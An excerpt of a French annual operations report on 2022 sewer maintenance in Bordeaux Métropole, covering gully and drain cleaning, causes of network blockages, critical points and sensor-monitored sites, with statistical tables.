LES AVALOIRS / BOUCHES D'ÉGOUT

La Métropole compte 59 118 avaloirs/bouches d'égout affermés.

Le 6 septembre 2022, une présentation de la politique de curage à la DEAU a permis de redéfinir les moyens et méthodes mis en place afin d'assurer les exigences contractuelles annuelles.


Au niveau des avaloirs et bouches d'égout, deux actions de maintenance préventive sont distinguées :

- le pompage de la zone de décantation des bouches d'égout,
- le nettoyage des grilles d'avaloirs et/ou de la zone d'engouffrement des avaloirs, essentiellement à la période automnale (chute des feuilles), et ce, pour garantir en permanence la capacité d'absorption des ouvrages.

La fréquence de pompage des bouches d'égout est définie suivant la note de risque d'obstruction de la zone géographique dans laquelle elles se trouvent. Pour ce faire, un maillage de la Métropole (mailles de 200 mètres par 200 mètres) a été réalisé. Cette note de risque va de 1 à 7, 1 étant pour les mailles les moins à risque, et 7 pour les plus à risque (ex. grands marchés). A chaque niveau de risque a été affectée une fréquence de passage, et avec la cible annuelle de curages à réaliser, cela permet d'établir chaque année par commune les mailles à curer.

La **CARTE 1** montre par exemple les mailles (en gris foncé) sur lesquelles nous sommes intervenus en 2022 sur la commune d'Ambarès-et-Lagrive.

CARTE 1 - EXPL.5.1 Les mailles sur la commune de Ambarès-et-Lagrive



Les chiffres dans les mailles sont les nombres d'avaloirs dans chaque maille.

Les avaloirs sur lesquels la SABOM a réalisé un nettoyage de la grille et/ou la zone d'engouffrement ont, quant à eux, été définis à l'aide d'une cartographie du risque de colmatage aux feuillus réalisée en 2019 et calée à l'aide de visites de terrain.

La **CARTE 2** montre un échantillonnage de la cartographie satellitaire réalisée. Les ouvrages ont été classés en fonction de leur distance par rapport à la végétation la plus proche, soit en 4 catégories :

- Ceux se trouvant à moins de 10 mètres d'une végétation (zones en rouge),
- Entre 10 et 30 mètres (zones en orange),
- Entre 30 et 50 mètres (zones en jaune),
- Et au-delà de 50 mètres.

CARTE 2 - EXPL.5.1 Échantillonnage de cartographie satellitaire



Au-delà de la maintenance préventive (nettoyage/curage), on distingue deux types de visite d'inspection :

- les visites régulières de surveillance en surface sur les zones à risque à l'obstruction (marchés ouverts, grands axes, zones marchandes, ...), avec un pic d'activité en période de chute des feuilles (à l'automne, entre mi-octobre et mi-décembre), durant laquelle les ouvrages surveillés sont essentiellement ceux situés à moins de 10 mètres d'une végétation,
- les visites de contrôle, ayant pour but d'évaluer, sur un échantillon de bouches d'égout choisi par la Direction de l'Eau, la performance de la politique de surveillance et d'entretien des avaloirs et bouches d'égout (basé sur le risque d'obstruction). Ces visites donnent lieu à une mesure de l'encrassement dans la zone de décantation.

Visites d'inspection des avaloirs et bouches d'égout

Sur l'année 2022, ce sont 75 080 visites qui ont été effectuées, contre 77 593 en 2021 et 65 968 en 2020 (cf. **TABLEAU 3**), réparties de la manière suivante :

- 69 488 visites de surveillance (soit 96% du total) réalisées par les îlotiers lors de leurs tournées régulières sur les communes de la Métropole, dont 35 428 réalisées du 15 septembre au 15 décembre lors de la période automnale de chute des feuilles, qui donnent lieu à une action instantanée de nettoyage de la grille de l'avaloir ou de la zone d'engouffrement si nécessaire (tous ces passages ont été effectués au niveau d'avaloirs se trouvant à moins de 10 mètres d'une végétation),
- 5 592 visites de contrôle (soit 4% du total) sur des ouvrages choisis aléatoirement, et qui donnent lieu à un relevé de l'encrassement dans la zone de décantation.

En 2022, la campagne de surveillance automnale a été avancée (démarrage le 15 septembre) du fait de la sécheresse importante de l'été. En effet, les arbres ont commencé à perdre leurs feuilles plus tôt cette année.

Nettoyage / Curage des avaloirs et bouches d'égout

La politique de surveillance et d'entretien des avaloirs et bouches d'égout présentée à la Direction de l'Eau a également permis de préciser la proportion à réaliser entre nettoyage et curage des ouvrages.

Sur l'année 2022, ce sont 58 617 interventions qui ont été effectuées sur 59 118 avaloirs/bouches d'égout affermé et réparties de la manière suivante :

- 10 524 bouches d'égout qui ont été curées,
- 14 019 avaloirs nettoyés au cours de l'année,
- 34 074 avaloirs qui ont été nettoyés, dont plus de 90 % pendant la période automnale de chute des feuilles du 15 septembre au 15 décembre.

On parle de curage des bouches d'égout lorsqu'est utilisée une aspiratrice et nettoyage lorsque l'action est manuelle (réalisés par les agents qui effectuent la surveillance des bouches d'égout).

L'engagement des 45 000 avaloirs nettoyés est donc atteint.

Au total, nos services sont intervenus sur 57 bouches d'égout avec débordement en 2022, contre 54 en 2021 et 34 en 2020.

Il est à noter que 12 interventions ont eu lieu entre le 20 et 22 juin 2022, épisode pluviométrique exceptionnel.

En centre-ville, le nombre de bouches d'égout inaccessibles reste élevé et les actions "villes propres" restent la meilleure solution pour agir. Ces actions sont menées en partenariat avec les mairies et les services techniques. En 2022, les interventions en "48h chrono" sur Bordeaux ont permis de procéder au nettoyage de 105 bouches d'égout sur des secteurs où les accès avec un poids lourd sont difficiles en temps normal. En 2021, le nombre de ces BE nettoyées était de 204. Cet écart du nombre d'avales traités en 2022 par rapport à 2021 se traduit par un nombre inférieur de demande d'intervention en opération "48h chrono" par les mairies de quartier de Bordeaux.


	Nombre BE visitées	Nombre BE curées et nettoyées	Nombre BE désobstruées en urgence avec débordement	Nombre de BE curées en partenariat avec les mairies
2019	64 489	35 561	89	215
2020	65 968*	39 199*	34	389
2021	77 593	56 698	54	204
2022	75 080	58 617	57	105

* Ces valeurs n'incluent pas les interventions effectuées au 1er trimestre 2020 au titre du rattrapage 2019.

	Visites	Nettoyage-pompage	Visites/Nb d'avales par commune	Nettoyages-pompages/Nb d'avales par commune	Nb d'avales par commune pris en charge
AMBARES ET LAGRAVE	1,6%	2,0%	100%	97%	1 231
AMBES	0,7%	0,6%	149%	103%	334
ARTIGUES PRES BORDEAUX	4,1%	4,0%	258%	199%	1 180
BASSENS	3,7%	3,3%	209%	143%	1 334
BEGLES	4,1%	4,9%	150%	141%	2 027
BLANQUEFORT	2,5%	3,2%	125%	125%	1 501
BORDEAUX	1,0%	9,6%	111%	39%	14 427
BOULIAC	2,7%	1,2%	143%	139%	512
BRUGES	3,5%	1,3%	133%	48%	1 517
CARBON BLANC	5,2%	3,1%	276%	189%	958
CENON	2,3%	6,6%	191%	187%	2 050
EYSINES	4,4%	3,5%	91%	107%	1 894
FLOIRAC	2,9%	5,9%	175%	180%	1 905
GRADIGNAN	2,2%	4,3%	101%	117%	2 166
LE BOUSCAT	1,4%	2,4%	116%	99%	1 426
LE HAILLAN	1,4%	1,6%	96%	88%	1 073
LE TAILLAN MEDOC	4,8%	1,6%	120%	109%	851
LORMONT	0,3%	5,8%	170%	161%	2 122
MARTIGNAS SUR JALLE	7,9%	0,5%	5%	6%	5 086
MERIGNAC	1,4%	9,4%	438%	408%	1 356
PAREMPUYRE	7,0%	1,1%	165%	101%	653
PESSAC	0,9%	7,4%	108%	88%	4 889
SAINT AUBIN DE MEDOC	0,5%	1,2%	147%	155%	462
SAINT LOUIS DE MONTFERRAND	3,7%	0,6%	175%	164%	230
SAINT MEDARD EN JALLES	0,2%	5,0%	106%	113%	2 603
SAINT VINCENT DE PAUL	2,8%	0,2%	153%	119%	95
TALENCE	5,4%	3,0%	93%	76%	2 291

TABLEAU 3bis - EXPL.5.1. Pourcentage des visites et nettoyage/pompage des bouches d'égout par commune 2022					
	Visites	Nettoyage-pompage	Visites/Nb d'avaoires par commune	Nettoyages-pompages/Nb d'avaoires par commune	Nb d'avaoires par commune pris en charge
VILLENAVE D'ORNON	5,4%	6,8%	139%	136%	2 907
Hors BM					38
TOTAL	84,0%	100,0%			59 118

L'**HISTOGRAMME 1** présente la répartition des visites et des nettoyages/curages réalisés sur chacune des 28 communes de la Métropole.



EXPL.5.2. OBSTRUCTIONS/DÉSOBSTRUCTIONS

Le nombre de désobstructions réalisées sur les réseaux métropolitains permet également d'évaluer la politique de surveillance et d'entretien des avaloirs et bouches d'égout mise en œuvre. Les tendances devront cependant être observées sur plusieurs années pour confirmer l'efficacité de cette dernière (voir **TABLEAU 4**).

On remarque que le nombre total de désobstructions en 2022 est globalement similaire aux valeurs constatées en 2021, 2020, et 2019.

La diminution des désobstructions sur les réseaux EU strictes peut s'expliquer par un suivi plus rigoureux des points critique et démontre l'efficacité des capteurs de suivi d'encrassement à des emplacements stratégiques.

TABLEAU 4 - EXPL.5.2. Désobstructions depuis 2019

	Nombre de désobstructions										Taux d'obstruction par km (Norme AC P 15-950-2)			Taux de désobstruction pour 1000 abonnés (SPDE)
	Réseaux			Avaloirs	Branchements			Total			EU	UN	EP	EU+UN+EP
	EU	UN	EP	EP	EU	UN	EP	EU	UN	EP				
2019	1 060	50	75	470	1 039	54	38	2 099	104	113	0,556	0,064	0,046	8,2
2020	1 306	13	101	437	960	14	35	2 266	27	136	0,683	0,017	0,062	8,3
2021	1 094	52	67	570	1 222	31	14	2 316	83	81	0,570	0,066	0,041	8,1
2022	679	139	64	425	1 284	13	40	1 963	152	104	0,354	0,177	0,039	7,2
Total 2022	882			425	1 337			2 219						

EU : eaux usées

UN: unitaire

EP : eaux pluviales

Le **TABLEAU 5** dresse un bilan des causes d'obstruction du réseau pour l'année 2022.

On retrouve globalement une répartition équivalente à celle de 2021. Cependant on peut remarquer une hausse des obstructions dues aux comportements malveillants des usagers (utilisation inappropriée des lingettes notamment). A l'inverse, les bouchages naturels sont en constante baisse d'année en année favorisant une continuité dans la politique de curage et surveillance.

TABLEAU 5 - EXPL.5.2. Nomenclature des causes d'obstruction réseau

Catégories de causes	Typologie	2019	2020	2021	2022	
					Nombre d'interventions	%
Comportement préjudiciable des métiers de bouche	Graisse	15,3% (180)	13,7% (194)	12,6% (153)	152	17,2%
Comportement préjudiciable des particuliers	Lingettes	9,7% (114)	6,8% (96)	5,1% (62)	90	10,2%
	Objet					
	Bouteille					
Bouchage naturel	Vandalisme	15,6% (183)	11,8% (168)	8,0% (97)	58	6,6%
	Feuilles mortes					
	Terre					
	Racines					
Comportement préjudiciable des professionnels du BTP	Pierres, graves, cailloux	3,4% (40)	3,7% (53)	7,3% (89)	87	9,9%
	Laitance, Ciment, Béton, Bitume					
	Gravats					
Matière organique résultant du séjour des eaux usées dans le réseau	Sable	0,0% (0)	0,0% (0)	1,5% (18)	0	0,0%
	Matière					
	Papier					
Autres	Filasse	6,9% (81)	45,2% (642)	40,7% (494)	103	11,7%
	Vieillessement du réseau, casse, sous-vide,					
Inconnu	Pas de cause décelée	49,0% (575)	18,8% (267)	24,7% (300)	392	44,4%
Total		1173	1420	1213	882	

L'appréciation du type d'obstruction sur les réseaux s'avère parfois complexe (typologie : pas de cause décelée) car lors de l'intervention de débouchage, un flux important d'effluents est instantanément libéré rendant difficile d'identifier son origine. Cet indicateur est difficilement maîtrisable et constant d'année en année.

La diminution des désobstructions sur les réseaux en 2022 peut s'expliquer par un suivi plus rigoureux des points critique et démontre l'efficacité des capteurs de suivi d'encrassement à des emplacements stratégiques.

Le **TABLEAU 6** dresse un bilan des causes d'obstruction des branchements pour l'année 2022.

On retrouve globalement une répartition équivalente à celle de 2021. Cependant, on remarque une évolution considérable des désobstructions causées par les comportements malveillants des professionnels du BTP.

TABLEAU 6 - EXPL.5.2. Nomenclature des causes d'obstruction branchements						
Catégories de causes	Typologie	2019	2020	2021	2022	
					Nombre d'interventions	%
Bouchage naturel	Feuilles mortes	12,9% (129)	13,7% (138)	12,5% (159)	210	15,7%
	Terre					
	Racines					
	Pierres, graves, cailloux					
Comportement préjudiciable des métiers de bouche	Graisse	10,1% (101)	8,4% (85)	8,2% (104)	74	5,5%
Comportement préjudiciable des professionnels du BTP	Laitance, Ciment, Béton, Bitume	2,8% (28)	2,4% (24)	0,0% (0)	108	8,1%
	Gravats					
	Sable					
Comportement préjudiciable des particuliers	Lingettes	9,1% (91)	6,1% (62)	6,0% (76)	54	4,0%
	Objet					
	Bouteille					
	Vandalisme					
(Matière organique résultant du séjour des eaux usées dans le réseau)	Matière	0,0% (0)	0,1% (1)	2,4% (30)	25	1,9%
	Papier					
	Filasse					
Autres	Vieillessement du réseau, casse, sous-vide,	6,0% (60)	45,1% (456)	51,5% (653)	517	38,7%
Inconnu	Pas de cause décelée	59,2% (293)	24,2% (244)	19,3% (245)	349	26,1%
Total nombre d'interventions 2022		1002	1010	1267	1337	

Concernant l'augmentation des comportements préjudiciables des professionnels du BTP, cela peut s'expliquer par la densité des travaux et la coactivité type BHNS, tram, etc...

LES "POINTS CRITIQUES" DU RÉSEAU

- *Les points critiques identifiés en 2022*

Un point critique est un point du système de collecte – canalisation (tronçon de regard à regard), avaloir ou branchement – faisant l'objet d'un entretien adapté traduisant un dysfonctionnement dans le secteur. Un point du système de collecte ayant fait l'objet d'au moins 2 interventions urgentes sur 12 mois glissants est mis sous surveillance.

Il sera déclaré comme point critique du moment qu'une troisième intervention est nécessaire dans les 12 mois suivants.

En 2022, 15 nouveaux points critiques auront été identifiés.

- quatre d'entre eux ont été supprimés dans les 4 mois après apparition (BOR 159 BR, VIL 111 BR, STM 50 et PES 109).
- quatre nouveaux points critiques sont devenus permanents avec des fréquences de passage pour entretien adaptées en fonction du risque de colmatage. Il s'agit des points critiques :
 - BOR 160 (frein hydraulique au niveau d'un collecteur Ø200 mm raccordé au fil d'eau d'un Ø700 mm),
 - AMBA 34 (contre pente conséquente et solution technique complexe pour la résorber),
 - BAS 25 (colmatage d'un collecteur pluvial Ø300 mm avec effluent chargé en calcite),
 - BOR 87 BR (anomalie structurelle du branchement avec reprise complexe : faisabilité technique à étudier sur 12 mois).
- sept nouveaux points critiques sont ressortis lors de la dernière réunion quadrimestrielle de l'année 2022 (qui s'est tenue le 17 janvier 2023) et dont la suppression ou réparation doivent se réaliser d'ici fin avril 2023.

En 2022, 159 curages préventifs ont été réalisés sur ces points critiques.

- *Bilan général des points critiques au 31/12/2022*

Le **TABLEAU 7** présente le récapitulatif des points critiques.

Deux ont été supprimé / réparé par le délégataire (dans le cadre d'un chantier de renouvellement au bloc 2 ou autre) : MER 2 et LOR 33

Un a été supprimé / réparé par la Direction de l'Eau : TAL 16 .

A la fin 2022, il reste 99 points critiques réseaux (EU, UN et EP) sur le patrimoine affermé, dont 9 sur des ouvrages particuliers tels que des siphons, ventouses ou surverses, ... qui ne peuvent pas être traités par des travaux.

TABLEAU 7 - EXPL.5.2. Les points critiques existants						
Période de traitement	Nombre de points critiques existants	Nombre de nouveaux points critiques sur l'année en cours	Supprimé par délégataire dans les 4 mois suivant le diagnostic	Supprimé par le délégataire Bloc 2	Supprimé par la Direction de l'Eau	TOTAL nombre de points critiques existants
Constat au 01/01/2019	103* (104 RAD -1 sup BOR 99)					103*
du 01/09/2019 au 31/12/2019	103*	4	4	6 (BAS 2 - CEN 5 - TAL 1 - VIL 58 - LEH 27 - STM 38 BR)	2 (PES 96 - TAL 9 BR)	95*
du 01/01/2020 au 31/12/2020	95*	4 (LOR 42 - LOR 43 - TAL 30 BR - STM 39 BR)	2 (LOR 43 - TAL 30 BR)	5 (BOR 103 BE - BRU 9 - LEB 2 BE - VILL 76 - LOR 42)	-	92*
du 01/01/2021 au 31/12/2021	92*	2 (EYS 55 BR - BOR 158 BR)	2 (EYS 55 BR - BOR 158 BR)	-	-	91* (STM 39 BR supprimé en février 2021)
du 01/01/2022 au 31/12/2022	91*	15 (BOR 159 BR - VIL 111 BR - STM 50 - PES 109 - BOR 160 - AMBA 34 - BAS 25 - BOR 87 BR, VIL 90, BEG 36, MER 134, BOR 161, BOR 162, STA 31, EYS 56)	4 (BOR 159 BR - VIL 111 BR - STM 50 - PES 109)	2 (MER 2 - LOR 33)	1 (TAL 16)	99*

* : dont 9 permanents siphon, surverse, ventouse

Indicateur ONEMA P252.2 (Nombre de points du réseau de collecte nécessitant des interventions fréquentes de curage par 100 km de réseau)

Cet indicateur défini par l'ONEMA, donne un éclairage sur l'état et le bon fonctionnement du réseau de collecte des eaux usées à travers le nombre de points sensibles nécessitant des interventions d'entretien spécifiques ou anormalement fréquentes. L'indicateur recense, pour 100 km de réseau d'assainissement (hors branchement), le nombre de sites d'intervention, dits "points noirs", nécessitant au moins deux interventions par an pour entretien (curage, mise en sécurité). La valeur ciblée par Bordeaux Métropole de cet indicateur doit être inférieure à 7.

Pour le calcul de cet indicateur, nous additionnons donc le nombre de points critiques existants (92) et le nombre de points noirs (43, calculé selon la définition donnée par l'ONEMA).

DEFINITION : Le nombre de **points noirs** (définition de l'ONEMA) est le nombre de points du système de collecte nécessitant au moins deux interventions par an pour entretien. La notion de **point critique** est quant à elle définie dans le contrat de concession avec Bordeaux Métropole (indicateur R34) ; un point critique étant un point du système de collecte ayant fait l'objet d'au moins deux interventions urgentes sur 12 mois glissants, suivies d'une troisième intervention dans les 12 mois suivants.

L'indicateur ONEMA P252.2 au 31/12/2022 est égal à 5,25. Ce résultat est proche de celui de 2021 (5,33) et de 2020 (5,19).

EXPL.5.3. SUIVI DES POINTS D'ENCRASSEMENT

La SABOM s'est équipée, au cours de l'année 2019 dans le cadre du bloc d'investissement H1 (premier établissement hors SI), de 30 capteurs supplémentaires, qui ont permis de remplacer les 10 déjà déployés sur le terrain, de technologie de communication dépassée et de compléter le parc. Finalement, ce sont donc 20 points supplémentaires qui ont été instrumentés en 2019 et 2020. Ces capteurs, autonomes en énergie et en transmission de données, permettent de suivre la hauteur d'eau dans les réseaux au niveau des points critiques. En temps sec, l'augmentation significative de la hauteur d'eau dans le collecteur indique un encrassement et génère une alarme. Depuis le 2 novembre 2020, l'ensemble des 30 points de mesure est opérationnel.

Les données, rapatriées chaque jour, sont analysées de façon automatique avec différents seuils d'alarme. Chaque jour ouvré, un agent visualise un fichier sur lequel les points de mesure apparaissent avec un code couleur :

- Vert : écoulement normal
- Orange : le niveau atteint la voûte du collecteur
- Rouge : le niveau atteint le seuil d'alarme, en général la moitié de la hauteur du regard

Ces analyses sont croisées avec la pluie, et uniquement les données par temps sec sont exploitées, afin de ne pas prendre en compte les mises en charge dues aux eaux claires météoriques.

Suite à l'analyse de début 2022, 6 points qui n'avaient pas eu d'intervention de curage depuis plus de 2 ans, à savoir BEG-3, BEG-8, MER-74, PES-108, LOR-11 et STM-11, ont été supprimés et les sondes de hauteur en place ont été déplacées en 2022 sur d'autres points critiques : AMB-34, BOR-13, BOR-20, MER-77, STM-12 et TAL-14.

A noter que le point AMBA-34 (nouveau point critique de l'année 2022), situé au niveau de l'impasse de Barrus à Ambarès-et-Lagrave, a été instrumenté à la demande de la mairie suite à des problèmes réguliers d'évacuation des eaux usées de la résidence Domofrance située dans cette impasse.

Les 30 sites opérationnels et les observations qui y ont été réalisées en 2022 sont listés dans le **TABLEAU 9**. Les dates indiquées en gras représentent les interventions de curage.

Les cellules en gris correspondent aux points supprimés en 2022, celles en orange aux nouveaux points installés en 2022.

Ces points de suivi sont également représentés sur la **CARTE 3**.

TABLEAU 9 - EXPL.5.3. Observations capteurs déployés depuis 2019 - année 2022

Nom du point	Commune	Adresse	Date installation	Problématique	Observations (en vert, les interventions préventives En bleu les interventions suite appel client)
AMBA-12 Siphon GUA	AMBARES	Avenue de la Libération	13/2/2019	Arrivées des effluents de Ste-Eulalie via 2 siphons en Ø150 avec présence régulière de gras. A l'aval des siphons, le collecteur rejoint le collecteur principal du bassin de collecte qui crée une forte influence aval lors des pluies.	o 2 interventions suite à un début d'ensablement des siphons, sans mise en charge : - le 14/04/2022 - le 15/06/2022 o Mises en charge régulières lors des pluies avec débordements possibles lors des fortes pluies (10/01/2022 et 22/06/2022), dus essentiellement à l'influence aval créée par le collecteur principal. La mise en place d'une station de pompage pourrait solutionner ces débordements lors des périodes pluvieuses.
AMBA-34	AMBARES	Impasse de Barrus	14/4/2022	Remontée d'eaux usées jusqu'au branchement de la résidence Domofrance.	o 5 interventions préventives : - le 24/05/2022 - le 08/08/2022 - le 13/09/2022 - le 09/11/2022 - le 29/12/2022 : cette dernière intervention préventive a été effectuée suite à quelques petites mises en charge, sans que les seuils d'alerte soient atteints
Aval piquage Jaurès	LORMONT	Place Aristide Briand	15/1/2020	Débordement possible sur la place en raison d'une problématique d'écoulement du collecteur aval, mis en évidence pendant les périodes pluvieuses (présence de sources générant une importante quantité d'eaux claires)	A chaque période pluvieuse, dès que le niveau d'alarme est atteint, une intervention sur site est nécessaire pour obturer le piquage amont et créer un déversement volontaire. Cette procédure a été validée avec Bordeaux Métropole en attendant la réalisation des travaux préconisés dans l'étude conduite en 2021 par le Centre Etudes de la Direction de l'Eau de Bordeaux Métropole. La mise en place d'une vanne automatisée est également en cours de réflexion. En 2022, il y a eu 16 fermetures du piquage pour une durée d'environ 239 heures.
BAS-8	BASSENS	4 au 45 rue du Docteur Fouquet	16/7/2019	Au niveau du RV 75532, arrivée d'un collecteur Ø200 et d'un collecteur Ø160 avec un départ unique en Ø160, plus flache entre le RV 75533 et le RV 75534	o Mise en charge progressive début mai avec curage par la pluie du 15/05/2022. Idem fin septembre avec curage par la pluie du 26/09/2022. o Nouvelle mise en charge progressive début août avec curage le 09/08/2022 : présence de gras. o Collecteur assez peu sensible aux eaux claires météoriques mais quelques brèves mises en charge du réseau lors de fortes pluies

TABLEAU 9 - EXPL.5.3. Observations capteurs déployés depuis 2019 - année 2022

Nom du point	Commune	Adresse	Date installation	Problématique	Observations (en vert, les interventions préventives En bleu les interventions suite appel client)
BAS-24	BASSENS	20 Avenue Lamartine	12/6/2019	Plusieurs contrepentes successives	<ul style="list-style-type: none"> o Plusieurs interventions : - le 07/01/2022 : beaucoup de gras, pas de débordement - le 30/04/2022 : obstruction par des lingettes, pas de débordement, sortie astreinte suite appel client - le 12/05/2022 : obstruction par du gras et des lingettes, avec débordement hors jour ouvré - le 14/09/2022 : obstruction par du gras et des lingettes, pas de débordement, sortie astreinte suite appel client en soirée - le 25/11/2022 : obstruction d'origine indéterminée. o Plusieurs mises en charge ponctuelles avec retour à un niveau normal sans intervention o Mises en charges régulières lors des pluies (ECPM)
BEG-3	BEGLES	Angle rue Durcy et rue Rochemond	18/6/2019	Arrivée au fil d'eau du diamètre 200 rue Durcy dans le 400 de la rue Rochemond. Conséquence : frein hydraulique	<ul style="list-style-type: none"> o Pas d'intervention de curage o Collecteur assez peu sensible aux eaux claires météoriques o Démontage du point le 03/05/2022 en raison de l'absence d'intervention depuis plus de 2 ans
BEG-8	BEGLES	Allée des Cheminots	6/4/2020	Le collecteur Ø 200 de l'allée des Cheminots se jette dans le collecteur Ø 1400, le piquage du Ø 200 est constamment noyé par les 40 cm d'eau présents dans le collecteur Ø1400, ce frein hydraulique provoque la stagnation de l'effluent et donc l'encrassement du collecteur	<ul style="list-style-type: none"> o Pas d'intervention o Collecteur sensible aux eaux claires météoriques (ECPM) et permanentes (ECP) o Démontage du point le 03/05/2022 en raison de l'absence d'intervention depuis plus de 2 ans
BOR-13	BORDEAUX	Allée Alexandre Dumas, face à l'entrée du casino	8/4/2022	Faible pente, collecteur en charge en permanence	<ul style="list-style-type: none"> o 6 interventions préventives : le 24/02/2022, le 01/04/2022, le 24/05/2022, le 08/08/2022, le 03/11/2022 et le 01/12/2022 : à chaque fois, beaucoup de gras. Pas de débordement, pas d'alerte logiciel, pas de variation de niveau avant et après. o Très peu de réaction lors des pluies (ECPM)
BOR-20	BORDEAUX	17 rue Pierre Chareau	8/4/2022	A cause de contrepentes, le réseau travaille toujours en charge et cela crée des obstructions	<ul style="list-style-type: none"> o 3 interventions préventives : le 03/02/2022, le 19/05/2022 et le 14/10/2022 : à chaque fois, beaucoup de gras. Pas de débordement, pas d'alerte logiciel, pas de variation de niveau avant et après. o Variation du niveau lors des pluies (ECPM) mais uniquement à cause de la fermeture de la vanne Ø400 en sortie du bassin de la Grenouillère.

TABEAU 9 - EXPL.5.3. Observations capteurs déployés depuis 2019 - année 2022

Nom du point	Commune	Adresse	Date installation	Problématique	Observations (en vert, les interventions préventives En bleu les interventions suite appel client)
BRU-17	BRUGES	57 au 92 rue André Messenger	17/1/2019	Encrassement régulier du réseau en amont du poste de pompage André Messenger	o 5 interventions : - 20/01/2022 : présence de gras - 28/01/2022 : colmatage partiel par du gras, beaucoup de dépôt - 30/01/2022 : colmatage partiel par du gras, beaucoup de dépôt - 03/02/2022 : colmatage partiel par du gras, beaucoup de dépôt - 15/02/2022 : colmatage partiel par du gras, beaucoup de dépôt o Plusieurs mises en charge ponctuelles résolue sans intervention o Collecteur sensible aux eaux claires météoriques (ECPM) mais principalement sur les fortes pluies
CAR-7	CARBON-BLANC	9 rue Jean Jaurès	13/6/2019	Génie civil du réseau en mauvais état + dépôt de graisse dans le réseau.	o Pas d'intervention curative en 2022 o Collecteur très peu sensible aux eaux claires météoriques (ECPM), un peu plus aux eaux claires parasites permanentes (ECP)
CAR-7bis	CARBON-BLANC	25 rue Jean Raymond Guyon	13/6/2019	Génie civil du réseau en mauvais état + dépôt de graisse dans le réseau.	o Intervention préventive le 30/06/2022 : colmatage partiel par du gras, pas de débordement. o Collecteur peu sensible aux eaux claires météoriques (ECPM), un peu plus aux eaux claires parasites permanentes (ECP)
CAR-14	CARBON-BLANC	Entre la place Beauséjour et l'avenue François Mitterrand	11/4/2019	Des flashes, des raccordements défectueux, des dépôts adhérents et des pénétrations importantes de racines sont présents sur 2 tronçons consécutifs	o Intervention le 19/09/2022 pour des pics sur la mesure liés à la présence d'humidité sur le capteur o Pas d'intervention de curage o Collecteur très peu sensible aux eaux claires météoriques et permanentes. Le niveau d'eau n'a jamais dépassé 25% du diamètre du collecteur
HYDROSLIDE	BORDEAUX	135 Boulevard Albert 1er	29/12/2020	Dépôt de sable devant la vanne hydroslide ce qui entraîne des déversements vers la Garonne	o 3 interventions : - 24/01/2022 : ensablement de l'hydroslide - 11/02/2022 - 30/06/2022 : ensablement de l'hydroslide o Collecteur sensible aux eaux claires météoriques (Ruisseau d'Ars)
LEH-16	LE HAILLAN	Avenue de l'aiglon	14/2/2020	Nombreuses flaches et contrepenes sur 5 tronçons de ce réseau + un obstacle coincé dans le collecteur (gaine de chemisage plissée) dans le tronçon RV14762/RV14763	o 3 Interventions : - 14/02/2022 : colmatage partiel par du gras et des lingettes, - 14/04/2022 : colmatage par des lingettes, - 06/09/2022 : colmatage partiel par du gras o Collecteur très peu sensible aux eaux claires météoriques et permanentes
LEH-35	LE HAILLAN	9 au 16 rue Beethoven	7/5/2019	Des flaches répétées importantes, des fissures ouvertes et multiples avec vue sur le milieu extérieur, une pénétration d'un réseau en voûte, des décentrages en radier, un effondrement partiel en voûte, un frein hydraulique au niveau de l'exutoire du réseau dans le Ø250 de la rue George Clémenceau	o Mise en charge le 06/07/2022 résolue sans intervention o Pas d'intervention de curage en 2022 o Collecteur insensible aux eaux claires météoriques et permanentes

TABLEAU 9 - EXPL.5.3. Observations capteurs déployés depuis 2019 - année 2022

Nom du point	Commune	Adresse	Date installation	Problématique	Observations (en vert, les interventions préventives En bleu les interventions suite appel client)
LOR-11	LORMONT	Rue Banlin	10/12/2020	Gros frein hydraulique de EP sur EU	<ul style="list-style-type: none"> o 1 intervention préventive le 04/03/2022 o Pas d'intervention de curage o Collecteur fonctionnant toujours en charge mais pas montée du niveau o Collecteur très peu sensible aux eaux claires météoriques et permanentes o Démontage du point le 05/05/2022 en raison de l'absence d'intervention curative depuis sa mise en service
MER-2	MERIGNAC	Avenue de Bourranville	20/2/2020	Faible pente du réseau EU favorisant les dépôts de graisse entraînant la mise en charge du réseau	<ul style="list-style-type: none"> o 7 interventions préventives : le 18/02/2022, le 13/04/2022, le 08/06/2022, le 22/08/2022, le 03/10/2022, le 30/11/2022 et le 23/12/2022 o une intervention curative a été nécessaire le 26/12/2022 en raison de la présence importante de gras constaté le 23. Pas de débordement. o Collecteur très peu sensible aux eaux claires météoriques et permanentes
MER-28	MERIGNAC	Rue Thales	2/11/2020	Flaches et contrepenes sur les tronçons de ce réseau à proximité de ce point	<ul style="list-style-type: none"> o 2 interventions préventives : le 01/04/2022 et le 06/10/2022 o 2 interventions pour refixation du capteur après les 2 interventions précédentes o Collecteur très peu sensible aux eaux claires météoriques et permanentes
MER-45	MERIGNAC	5 au 7 allée Paul Gauguin	2/5/2019	Tronçon de réseau en mauvais état avec des perforations, des intrusions de racines et des effondrements.	<ul style="list-style-type: none"> o 2 interventions : - le 28/02/2022 : présence d'un bouchon de gras et lingettes, pas de débordement - le 01/12/2022 : mise en charge du réseau qui était résolue à l'arrivée de l'équipe de curage. o Collecteur très peu sensible aux eaux claires météoriques et permanentes
MER-74	MERIGNAC	Avenue Jeanne d'Arc	24/6/2020	Principalement des flashes plus ou moins importants sur tous les tronçons induisant des dysfonctionnements et la formation de dépôts de graisse	<ul style="list-style-type: none"> o Pas d'intervention de curage o Collecteur très peu sensible aux eaux claires météoriques et permanentes o Démontage du point le 05/05/2022 en raison de l'absence d'intervention depuis plus de 2 ans
MER-77	MERIGNAC	Avenue Eugène Delacroix, face à la rue Voltaire	12/5/2022	Tronçon de réseau en mauvais état avec des perforations et des intrusions de racines.	<ul style="list-style-type: none"> o 2 interventions préventives : le 09/06/2022 et le 30/11/2022 o Pas d'intervention de curage o Collecteur très peu sensible aux eaux claires météoriques et permanentes

TABLEAU 9 - EXPL.5.3. Observations capteurs déployés depuis 2019 - année 2022

Nom du point	Commune	Adresse	Date installation	Problématique	Observations (en vert, les interventions préventives En bleu les interventions suite appel client)
